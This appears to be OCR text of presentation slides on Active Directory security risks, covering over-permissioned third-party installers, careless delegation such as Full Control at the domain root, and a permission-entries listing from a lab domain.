
- Active Directory privileged rights
- Domain permissions during install
- More access required than often needed.
- Initial start/run permissions
- Needs full AD rights

3rd Party Product Permission Requirements

- **D**omain user access
- **O**perations systems access
- **M**istaken identity – trust the installer
- **A**D object rights
- **I**nstall permissions on systems
- **N**eeds System rights
- **A**ctive Directory privileged rights
- **D**omain permissions during install
- **M**ore access required than often needed.
- **I**nitial start/run permissions
- **N**eeds full AD rights

Over-permissioned Delegation


- Use of built-in groups for delegation
- Clicking the "easy button": Full Control at the domain root.
- Let's just "make it work"
- Delegation tools in AD are challenging to get right



For additional information, double-click a permission entry. To modify a permission entry, select the entry and click Edit (if available).

Permission entries:

Type	Principal	Access	Inherited from	Applies to
Deny	Everyone	Special	None	This object only
Allow	LAPS Password Admins (ADSECLAB\L...	Special	None	Descendant Computer objects
Allow	Workstation Admins (ADSECLAB\Wor...	Full control	None	Descendant Computer objects
Allow	Account Operators (ADSECLAB\Accou...	Create/delete InetOrgPerson ...	None	This object only
Allow	Account Operators (ADSECLAB\Accou...	Create/delete Computer obje...	None	This object only
Allow	Account Operators (ADSECLAB\Accou...	Create/delete Group objects	None	This object only
Allow	Print Operators (ADSECLAB\Print Oper...	Create/delete Printer objects	None	This object only
Allow	Account Operators (ADSECLAB\Accou...	Create/delete User objects	None	This object only
Allow	Domain Computers (ADSECLAB\Dom...	Full control	None	This object and all descendant objects
Allow	Domain Admins (ADSECLAB\Domain ...	Full control	None	This object only
Allow	ENTERPRISE DOMAIN CONTROLLERS	Special	None	This object only
Allow	Authenticated Users	Special	None	This object only
Allow	SYSTEM	Full control	None	This object only
Allow	Pre-Windows 2000 Compatible Access...	Special	DC=lab,DC=adsecurity,DC=org	Descendant InetOrgPerson objects
Allow	Pre-Windows 2000 Compatible Access...	Special	DC=lab,DC=adsecurity,DC=org	Descendant Group objects
Allow	Pre-Windows 2000 Compatible Access...	Special	DC=lab,DC=adsecurity,DC=org	Descendant User objects
Allow	SELF		DC=lab,DC=adsecurity,DC=org	This object and all descendant objects
Allow	SELF	Special	DC=lab,DC=adsecurity,DC=org	This object and all descendant objects
Allow	Enterprise Admins (ADSECLAB\Enterpr...	Full control	DC=lab,DC=adsecurity,DC=org	This object and all descendant objects
Allow	Pre-Windows 2000 Compatible Access...	List contents	DC=lab,DC=adsecurity,DC=org	This object and all descendant objects
Allow	Administrators (ADSECLAB\Administr...	Special	DC=lab,DC=adsecurity,DC=org	This object and all descendant objects
Allow	ENTERPRISE DOMAIN CONTROLLERS		DC=lab,DC=adsecurity,DC=org	Descendant Computer objects




For additional information, double-click a permission entry. To modify a permission entry, select the entry and click Edit (if available).

